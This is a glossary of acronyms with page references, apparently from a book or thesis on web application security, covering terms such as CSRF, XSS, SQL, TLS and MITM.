CSRF Cross-Site Request Forgery 33, 36, 42, 43, 45

CSS Cascading Style Sheets 6, 8, 19, 41

HTML HyperText Markup Language 5–8, 11, 17, 19, 20, 29–31, 35, 41

HTTP HyperText Transfer Protocol 11–13, 17, 19, 22, 30, 33, 34, 47

HTTPS HyperText Transfer Protocol Secure 12, 15, 19

IDN Internationalized Domain Name 38

JSON JavaScript Object Notation 20

MAC Message Authentication Code 12, 13

MITM Man in the Middle 16

NAT Network Address Translation 31, 32

ORM Object-Relational Mapping 27, 41

SPA Single Page Application 20

SQL Structured Query Language 20, 23–27, 29, 42, 44

TCP Transmission Control Protocol 11

TLD Top Level Domain 8, 15

TLS Transport Layer Security 12, 13, 22

URL Uniform Resource Locator 7, 8, 11, 13, 21, 32–34, 38–40, 42

WWW World Wide Web 5

XSS Cross-Site Scripting 6, 15, 29–33, 43